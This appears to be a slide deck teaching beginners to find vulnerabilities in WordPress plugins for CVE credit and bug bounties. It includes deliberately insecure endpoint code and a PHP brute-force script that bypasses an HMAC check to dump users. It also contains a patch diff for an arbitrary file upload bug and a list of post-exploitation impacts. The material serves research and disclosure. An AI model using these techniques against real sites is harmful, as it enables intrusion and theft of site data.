

A Dummy's Guide

Hacking WordPress Plugins



Dashboard

Welcome to WordPress!

[Learn more about the 6.2 version.](#)

✕ Dismiss



Author rich content with blocks and patterns

Block patterns are pre-configured block layouts. Use them to get inspired or create new pages in a flash.

[Add a new page](#)



Customize your entire site with block themes

Design everything on your site — from the header down to the footer, all using blocks and patterns.

[Open site editor](#)



Switch up your site's look & feel with Styles

Tweak your site, or give it a whole new look! Get creative — how about a new color palette or font?

Dashboard

Home

Updates

Posts

Media

Pages

Comments

Appearance

Plugins


Users

Tools

Settings

Collapse menu

43.6% of all websites globally run on WordPress



Source: W3Techs

November 2024


WPZOOM

Plugins?

Add Plugins [Upload Plugin](#) **Search here**

Featured Popular Recommended Favorites Search plugins...

Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the [WordPress Plugin Directory](#) or you may upload a plugin in .zip format by clicking the button at the top of this page.




Akismet Anti-Spam

[Activate](#) [More Details](#)

Akismet checks your comments and contact form submissions against our global database of spam to protect you and your site from malicious content.

By Automattic

★★★★☆ (852) Last Updated: 3 months ago
5+ Million Active Installations Compatible with your version of WordPress




Classic Editor

[Install Now](#)


Enables the previous and the old-style Editor with TinyMCE, Meta Boxes, and more.

By WordPress Contributors


★★★★★ (772) Last Updated: 3 months ago
5+ Million Active Installations Compatible with your version of WordPress



Jetpack by WordPress.com



bbPress



Plugins

Extend your WordPress experience! Browse over **58,000** free plugins.



All

Community

Commercial

Block-Enabled plugins

[See all](#)



Simple Google Calendar Outlook Events Block Widget

★★★★★ (3)

Block widget that displays events from a public google calendar or iCal file.

Bram Waasdorp

1,000+ active installations

Tested with 6.6.2



Timeline Blocks for Gutenberg

★★★★★ (5)

A beautiful timeline layout block to showcase your posts in timeline presentation.

Techeshta

600+ active installations

Tested with 6.6.2

“The Common Vulnerabilities and Exposures (CVE) Program’s primary purpose is to uniquely identify vulnerabilities and to associate specific versions of code bases (e.g., software and shared libraries) to those vulnerabilities. “

Search Results

There are **10244** CVE Records that match your search.

Name	Description
CVE-2024-9990	The Crypto plugin for WordPress is vulnerable to Cross-Site Request Forgery in versions up to, and including, 2.15. This is due to missing nonce validation in the 'crypto_c' it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator via a forged request granted they can trick a site administrator in
CVE-2024-9989	The Crypto plugin for WordPress is vulnerable to authentication bypass in versions up to, and including, 2.15. This is due a to limited arbitrary method call to 'crypto_conne' 'crypto_connect_ajax_process' function. This makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have
CVE-2024-9988	The Crypto plugin for WordPress is vulnerable to authentication bypass in versions up to, and including, 2.15. This is due to missing validation on the user being supplied in function. This makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have access to the username.
CVE-2024-9967	The WP show more plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the plugin's show_more shortcode in all versions up to, and including, 1.0.7 due to escaping on user supplied attributes. This makes it possible for authenticated attackers, with contributor-level access and above, to inject arbitrary web scripts in pages that injected page.
CVE-2024-9951	The WP Photo Album Plus plugin for WordPress is vulnerable to Reflected Cross-Site Scripting via the 'wppa-tab' parameter in all versions up to, and including, 8.8.05.003 escaping. This makes it possible for unauthenticated attackers to inject arbitrary web scripts in pages that execute if they can successfully trick a user into performing an ac
CVE-2024-9947	The ProfilePress Pro plugin for WordPress is vulnerable to authentication bypass in all versions up to, and including, 4.11.1. This is due to insufficient verification on the user makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have access to the email and the user does not ha returning the token.
CVE-2024-9946	The Social Share, Social Login and Social Comments Plugin – Super Socializer plugin for WordPress is vulnerable to authentication bypass in all versions up to, and verification on the user being returned by the social login token. This makes it possible for unauthenticated attackers to log in as any existing user on the site, if they have a already-existing account for the service returning the token. An attacker cannot authenticate as an administrator by default, but these accounts are also at risk if authenticat via the social login. The vulnerability was partially patched in version 7.13.68.

Why?

Why Security Research?

- CVEs make great CV padding
- It's interesting
- Monetary reward (sometimes)
- Get vulnerabilities in real software fixed



Why WordPress Plugins?

- They're written in PHP
- They're written in PHP
- Super easy to install (relatively)
- Written by the community
- Easy disclosure process
- Well-trodden ground

How?



Local

The #1 local WordPress development tool

An **effortless** way to develop WordPress sites locally

DOWNLOAD FOR FREE


GET HOSTING >





Get \$200 to try DigitalOcean – and do all the below for free!

Build apps, host websites, run open source software,
learn cloud computing, and more – every cloud
resource you need at an affordable price.





openvpn-install

Public



525



master



1 Branch



0 Tags

Go to file



Add file



Code



Nyr Update to easy-rsa v3.2.1

52d5450 · 2 months ago

196 Commits



LICENSE.txt

Create LICENSE.txt

11 years ago



README.md

Update README.md

2 months ago



openvpn-install.sh

Update to easy-rsa v3.2.1

2 months ago



README



MIT license



New: [wireguard-install](#) is also available.

openvpn-install

OpenVPN [road warrior](#) installer for Ubuntu, Debian, AlmaLinux, Rocky Linux, CentOS and Fedora.

This script will let you set up your own VPN server in **no more than a minute**, even if you haven't used OpenVPN before. It has been designed to be as unobtrusive and universal as possible.



Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I am proud to be a part of. Thousands of hours have gone into WordPress, and we are dedicated to making it better every day. Thank you for making it part of your world.

— Matt Mullenweg

Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.
2. Open [wp-admin/install.php](#) in your browser. It will take you through the process to set up a `wp-config.php` file with your database connection details.
 1. If for some reason this does not work, do not worry. It may not work on all web hosts. Open up `wp-config-sample.php` with a text editor like WordPad or similar and fill in your database connection details.
 2. Save the file as `wp-config.php` and upload it.
 3. Open [wp-admin/install.php](#) in your browser.

management system



1,963 plugins

All

Community

Commercial

Search results for: "management system"



VikRentCar Car Rental Management System

★★★★☆ (23)

Robust Car Rental Management System for any kind of vehicles. The most reliable booking solution for managing vehicles rentals through your website.

👤 E4J s.r.l.

📊 4,000+ active installations

📄 Tested with 6.6.2



Tutor LMS – eLearning and online course solution

★★★★☆ (551)

A complete WordPress LMS plugin to create any eLearning website easily.

👤 Themeum

📊 90,000+ active installations

📄 Tested with 6.6.2

WordPress 6.7 is available! Please update now.

Classic Addons requires [WPBakery Page Builder](#) plugin to be installed and activated on your site.

Unleash your imagination with Elementor

Start building your website with Elementor's no code drag & drop editor.

[Create a Page](#)[Watch a guide](#)

Jumpstart your web-creation

These quick actions will get your site airborne with a customized design.

 **Site Settings**

[Customize](#)

 **Site Logo**

[Customize](#)

 **Global Colors**

[Customize](#)

 **Global Fonts**

[Customize](#)

 **Theme Builder**

[Customize](#)

 **Popups**

[Customize](#)

 **Custom Icons**

[Customize](#)

 **Custom Fonts**


[Customize](#)



Bring your vision to life

Get complete design flexibility for your website with Elementor Pro's advanced tools and premium features.

[Upgrade Now](#)



Want faster, more reliable testing?

Try Burp Suite Professional for free

- ✓ Speed up your testing - with powerful automated tools and workflows.
- ✓ Increase productivity - with features designed for busy workloads.
- ✓ Customize your experience - with Pro-specific BApps, a powerful API, and other user options.

Enter your email

TRY FOR FREE

By requesting a trial, I agree to the [Terms of Service](#)

Web Security Academy

Free, online web security training
from the creators of Burp Suite

[Sign up](#)

[Login](#)



Boost your career ^{?!}

The Web Security Academy is a strong step toward a career in cybersecurity.



Flexible learning

Learn anywhere, anytime, with free interactive labs and progress-tracking.



Learn from experts

Produced by a world-class team - led by the author of The Web Application Hacker's Handbook.

WordPress Specific

- WordPress Functions
- AJAX Actions
- REST API
- Code Search

WordPress Functions

`esc_sql()`, `sanitize_text_field()`

```
$wpdb->query('SELECT field FROM table ORDER  
BY $order_by_var;')
```

`$wpdb->prepare()`

`$wp_verify_nonce()`

```
if ( isset( $_POST['nonce'] ) && ! wp_verify_nonce( sanitize_key(  
    die( 0 );  
}
```

Public Endpoints

```
register_rest_route( plugin/v1, /notice, array(  
    callback => array( __CLASS__, api_delete_account ),  
    methods => DELETE,  
    permission_callback => __return_true,  
));
```

Public Endpoints

```
add_action( 'wp_ajax_nopriv_do_function', 'do_function' );
add_action( 'wp_ajax_change_password', 'change_password' );

function do_nopriv_function() {
    echo $REQUEST['data'];
}

function change_password() {
    $username = $_REQUEST['username'];
    $password = $_REQUEST['new_password'];
}
```


Public Endpoints - POC or GTFO

```
add_action( 'wp_ajax_nopriv_get_users', 'get_users' );  
  
/*  
 * Called by the APP to get the website users.  
 * IP/wp-admin/admin-ajax.php?action=get_users  
 */
```

Public Endpoints - POC or GTFO

```
function get_users() {  
    $valid_req = api_request_verify();  
    if ( $valid_req == 1 ) {  
        $response = get_users();  
    } else {  
        $response = 'Invalid';  
    }  
    echo $response;  
    exit;  
}
```

Public Endpoints - POC or GTFO

```
/*  
 * Verifies all authentication.  
 */  
  
function api_request_verify() {  
    $resp          = 0;  
    $ref           = $_SERVER['HTTP_APP_REF'];  
    $sign          = $_SERVER['HTTP_APP_SIGN'];  
    $sid           = get_option( 'site_id' );  
    if ( $sign == hash_hmac( 'sha256', $req, $sid ) ) {  
        $resp = 1;  
    }  
    return $resp;  
}
```

Public Endpoints - POC or GTFO

```
php >  
php > echo hash_hmac( 'sha256', 'bypassed?', $site_id );  
41a709cf4ce47d9cd8ace577ffe05ccc7d4beabee015cea251cbcc04c29a8e8  
php >
```

Public Endpoints - POC or GTFO

```
$url = 'http://10.8.0.1/wordpress/wp-admin/admin-ajax.php?action=get_users';

for ($site_id = 1; $site_id <= 1000; $site_id++) {
    $signature = hash_hmac('sha256', 'test', $site_id);

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_HTTPHEADER, [
        "App-Ref: bypassed?",
        "App-Sign: $signature"
    ]);

    $response = curl_exec($ch);
    $http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);

    if ($http_code == 200) {
        echo $response;
        die(0);
    }
    curl_close($ch);
}
```

Code Search

Search - Completed

Overview

Search Regex

```
shell_exec\(\\)
```

Repository

Plugins

Total Matches

233

Time Taken

4 Seconds

Completed

3 hours ago

Now What?

VULNERABILITY DETAILS

Description of Vulnerability *

Describe the vulnerability you have discovered, concisely and accurately.

Common Weakness (CWE) Type *

Select the most appropriate CWE for this vulnerability. You can search by name or by CWE number if needed.

Authentication Level Required *

References to Affected Code

Provide URLs to affected code on public repositories.

[ADD NEW CODE REFERENCE](#)

CVE Reversing

CVE Reversing

Purpose

- Find the vulnerability by comparing the **old (vulnerable)** and **new (patched)** code versions.


Steps

1. **Code Comparison:** Look at what changed between the two versions.
2. **Spot the Vulnerability:** Identify where the patch fixed the problem.
3. **Build PoC:** Use this info to create a basic exploit as a proof of concept.

Why reverse engineer patches?

1. Practical experience
2. Deeper vulnerability understanding
3. Not exclusive to WordPress

Most common security bugs published



Choosing a vulnerable plugin

The leading WordPress vulnerability database

Total 22,317 vPatches 8,641 No official fix 4,681 In triage 1,428 Published soon 32 WordPress stats >

Search for vulnerability

Search
















Everything WordPress

Vulnerabilities All

CVSS 0  10

vPatched

Exploited

Plugin	User Extra Fields	<= 16.6	Unauthenticated Arbitrary File Deletion vulnerability	   9.8	2 hours ago
Plugin	User Extra Fields	<= 16.6	Missing Authorization to Authenticated (Subscriber+) Privilege Escalation vulnerability	   8.8	2 hours ago
Plugin	WooCommerce Upload Files	<= 84.3	Unauthenticated Arbitrary File Upload vulnerability	   9.8	2 hours ago
Plugin	Hash Elements	<= 14.7	Missing Authorization to Unauthenticated Draft Post Title Exposure vulnerability	   5.3	2 hours ago
Plugin	Boostify Header Footer Builder for Elementor	<= 1.3.6	Authenticated (Contributor+) Post Disclosure vulnerability	   4.3	2 hours ago



Choosing a vulnerable plugin

The leading WordPress vulnerability database

Total 22,317 vPatches 8,641 No official fix 4,661 In briage 1,428 Published soon 32 WordPress stats >

Search for vulnerability

Search

Everything WordPress

Vulnerabilities All

CVSS 0  10

vPatched

Exploited

Plugin **User Extra Fields**

Plugin **User Extra Fields**

Plugin **WooCommerce Up**

Plugin **Hash Elements**

Plugin **Boostify Header F**

Plugin **WP Project Manag**

All SQL Injection Cross Site Scripting (XSS) Cross Site Request Forgery (CSRF) Arbitrary Code Execution Arbitrary Content Deletion Arbitrary File Deletion Arbitrary File Download Arbitrary File Upload Backdoor Broken Access Control Broken Authentication Bypass Vulnerability Clickjacking Content Injection Content Spoofing CRLF Injection Cross-Frame Scripting (XFS) CSV Injection Denial of Service Attack Deserialization of untrusted data Direct static code injection Directory Traversal Enumeration Full Path Disclosure (FPC) Insecure Direct Object References (IDOR) Load File Inclusion Multiple Vulnerabilities Open Redirection Other Vulnerability Type Path Traversal PHP Object Injection Privilege Escalation Race Condition Remote Code Execution (RCE) Remote File Inclusion Sensitive Data Exposure Server Side Request Forgery (SSRF) Session Hijacking Settings Change Unknown Unvalidated Redirects and Forwards XML External Entity (XXE)

Escalation vulnerability 9.8 2 hours ago

Escalation vulnerability 8.8 2 hours ago

y 9.8 2 hours ago

e vulnerability 5.3 2 hours ago

Post Disclosure vulnerability 4.3 2 hours ago

Authorization Bypass vulnerability 7.3 2 hours ago

CVE-2024-5450

WordPress Bug Library Plugin < 2.1.1 is vulnerable to Remote Code Execution (RCE)



High priority

Patch immediately



< 2.1.1

Vulnerable version



2.1.1

Fixed version

Plugin

No VDP

15 July 2024

Risks CVSS 10

This vulnerability is highly dangerous and expected to become mass exploited.

10

Remote Code Execution (RCE)

This could allow a malicious actor to execute commands on the target website. This can be used to gain backdoor access to then take full control of the website.

This is a general description of this vulnerability type, specific impact varies case by case. CVSS score is a way to evaluate and rank reported vulnerabilities in a standardized and repeatable way, but it is not ideal for WordPress.

Bug Library Plugin

“This plugin provides an easy way to incorporate a bug/enhancement tracking system to a WordPress site. By adding a shortcode to a page, users will be able to display a bug list and allow visitors to submit new bugs / enhancements. The plugin will also provide search and sorting capabilities. A captcha and approval mechanism will allow the site admin to avoid spam.”

<https://wordpress.org/plugins/bug-library/>

WordPress Plugins Bugs

If you are experiencing problems with one of my plugins, see if the issue has already been reported or add a new issue to the system. Thanks for taking the time to report these problems to help me improve my plugins.

Filtered by: Products (Link Library), Status (Open) [Change Filter](#) [Remove all filters](#)

[Report new issue](#)

Bug Report	Pagination does not seem to work		
ID: 1355	Status: Open	Version: N/A	Report Date:
Feature Request	Add links to general Wordpress search		
ID: 1348	Status: Open	Version: N/A	Report Date:
Bug Report	Quickly add a bug...		
ID: 1346	Status: Open	Version: N/A	Report Date:
Bug Report	sticky submitter fields		
ID: 1344	Status: Open	Version: N/A	Report Date:
Feature Request	Add larger text field to links to store m		

Submit a new issue

Issue Title *

Issue Product * Version Number * Issue Type *


Link Library Bug Report

Description *

Issue Reporter Name (optional)

Issue Reported E-mail (optional, for update notifications only)

Upload Image [Browse...](#)



Enter code from above image

[Submit](#)

Issue Description


The Bug Library plugin for WordPress is vulnerable to arbitrary file uploads due to missing file type validation in the `add_bug_field` function in all versions up to, and including, 2.1. This makes it possible for unauthenticated attackers to upload arbitrary files on the affected site's server which may make remote code execution possible.

Finding the diff

From the CVE entry, the vulnerable version is < 2.1.1 and it was patched in version 2.1.1.

We go to the Trac:

<https://plugins.trac.wordpress.org/log/bug-library/trunk> and select the changes in 2.1 and 2.1.1.



The screenshot shows the Trac Plugin Directory interface for the 'bug-library / trunk' source. The page has a blue header with the 'Plugin Directory' logo and navigation tabs for 'Timeline', 'View Tickets', and 'Browse Source'. Below the header, the source path 'source: bug-library / trunk' is displayed. There are three legend items: 'Added' (green square), 'Modified' (yellow square), and 'Copied or renamed' (blue square). A 'View changes' button is present. On the right, there is a 'Revision Log Mode' section with three radio buttons: 'Stop on copy' (selected), 'Follow copies', and 'Show only adds and deletes'. Next to it are fields for 'View log starting at' (3187388), 'Show at most' (100), and a checkbox for 'Show full log messages'. The main content is a table of revision logs.

Diff	Rev	Age	Author	Log Message
<input type="radio"/>	<input type="checkbox"/> #3112023	4 months	jackdewey	= 2.1.4 = * Fixed potential security issue
<input type="radio"/>	<input type="checkbox"/> #3112022	4 months	jackdewey	Forgot to update stable tag field
<input type="radio"/>	<input type="checkbox"/> #3112016	4 months	jackdewey	= 2.1.3 = * Fixed potential security issue
<input type="radio"/>	<input type="checkbox"/> #3106224	5 months	jackdewey	= 2.1.2 = * Fixed potential security issue
<input type="radio"/>	<input type="checkbox"/> #3096348	5 months	jackdewey	Updated readme file
<input checked="" type="radio"/>	<input type="checkbox"/> #3096345	5 months	jackdewey	= 2.1.1 = * Restricted file types that can be attached to user bug ...
<input checked="" type="radio"/>	<input type="checkbox"/> #2976706	13 months	jackdewey	= 2.1 = * Added new function to export links to a CSV file
<input type="radio"/>	<input type="checkbox"/> #2748134	2 years	jackdewey	Updated tested version number
<input type="radio"/>	<input type="checkbox"/> #2714565	3 years	jackdewey	Added link to test plugin
<input type="radio"/>	<input type="checkbox"/> #2602039	3 years	jackdewey	= 2.0.8 = * Addressed possible security issue
<input type="radio"/>	<input type="checkbox"/> #2601196	3 years	jackdewey	= 2.0.7 = * Addressed possible security issue
<input type="radio"/>	<input type="checkbox"/> #2598332	3 years	jackdewey	Code updates for security
<input type="radio"/>	<input type="checkbox"/> #2597668	3 years	jackdewey	Version bump
<input type="radio"/>	<input type="checkbox"/> #2597667	3 years	jackdewey	Additional security code improvements
<input type="radio"/>	<input type="checkbox"/> #2595966	3 years	jackdewey	= 2.0.4 = * Addressed possible security issue
<input type="radio"/>	<input type="checkbox"/> #2571538	3 years	jackdewey	Remove nil inn

The Patch

Unmodified Added Removed

bug-library/trunk/bug-library.php

Tabular | Unified

r2976706r3096345

```
4      4 Plugin URI: https://ylefebvre.github.io/wordpress-plugins/bug-library/
5      5 Description: Display bug manager on pages with a variety of options
6      6 Version: 2.1
6      6 Version: 2.1.1
7      7 Author: Yannick Lefebvre
8      8 Author URI: http://ylefebvre.github.io/
...    ...
980    980         $file_path      = $uploads['baseurl'] . "/bug-library/bugimage-" . $post->ID . '.' . $file_extension;
981    981
982    982         if ( move_uploaded_file( $FILES['attachimage']['tmp_name'], $target_path ) ) {
983    983             update_post_meta( $post->ID, "bug-library-image-path", esc_url( $file_path ) );
984    984         }
985    985
986    986         if ( in_array( $file_extension, array( 'bmp', 'txt', 'png', 'jpg', 'pdf', 'jpeg' ) ) ) {
987    987             if ( move_uploaded_file( $FILES['attachimage']['tmp_name'], $target_path ) ) {
988    988                 update_post_meta( $post->ID, "bug-library-image-path", esc_url( $file_path ) );
989    989             }
990    990         } else {
991    991             unlink( $FILES['attachimage']['tmp_name'] );
992    992         }
993    993     }
994    994 }
```

Demo



Further impact

- **Access sensitive files** like wp-config.php
- **Dump database information**; usernames, hashed passwords, email addresses, etc.
- **Modify files on the server**
- **Escalate privileges** by inserting an admin user in the database.
- **And more!**

Takeaways

- Developers write a *lot* of ~~bad~~ insecure code
- Patching is sometimes ineffective
- ...

Resources

- Wordfence
 - <https://www.wordfence.com/wp-content/uploads/2021/07/Common-WordPress-Vulnerabilities-and-Prevention-Through-Secure-Coding-Best-Practices.pdf>
- Patchstack
 - <https://patchstack.com/articles/common-plugin-vulnerabilities-how-to-fix-them/>
 - <https://patchstack.com/academy>
- Do your own research!

The screenshot shows the Wordfence Intelligence Bug Bounty Program landing page. At the top, there is a navigation bar with the Wordfence logo, links for 'PRODUCTS', 'INTELLIGENCE', 'SUPPORT', 'NEWS', and 'ABOUT', and a 'VIEW PRICING' button. Below the navigation bar is a large banner with the Wordfence Intelligence logo. The main heading reads 'Welcome to the Wordfence Intelligence Bug Bounty Program' followed by the tagline 'Unleash Your Potential, Secure WordPress, and Reap the Rewards!'. There are three buttons: 'JOIN THE PROGRAM', 'SUBMIT A VULNERABILITY', and 'JOIN OUR DISCORD!'. A light blue box contains a notice: 'Through December 31st, 2024, we are running our End of Year Holiday Extravaganza and Superhero Challenge.' Below this, there is a detailed paragraph about the program's scope and rewards, mentioning that all vulnerability types are in-scope for researchers in all WordPress plugins and themes with over 1,000 active installations, and that researchers can earn automatic bonuses of 5-30% on all submissions in software with 1,000 to 4,999,999 active installs, and 30-100% on all submissions in software with 1,000 to 4,999,999 active installs.

The screenshot shows the Patchstack website. The header includes the Patchstack logo, links for 'Pricing', 'Solutions', 'Login', and a 'Sign Up Now' button. The main heading is 'Earn cash bounties by hunting for vulnerabilities in WordPress software'. Below this, there is a sub-heading: 'Time to acquire some security bugs! Successfully report a vulnerability to sign up to our bounty platform.' There are two buttons: 'Join Our Team' and 'Report vulnerability'. Below the main heading, there are three cards showing bounty amounts: 'Zero-day payouts up to \$14,400', 'Monthly TCPD0 prize pool \$8,800', and 'Level up to unlock rewards \$5,737'. Each card has a 'View Details' link.

Q&A



THANK YOU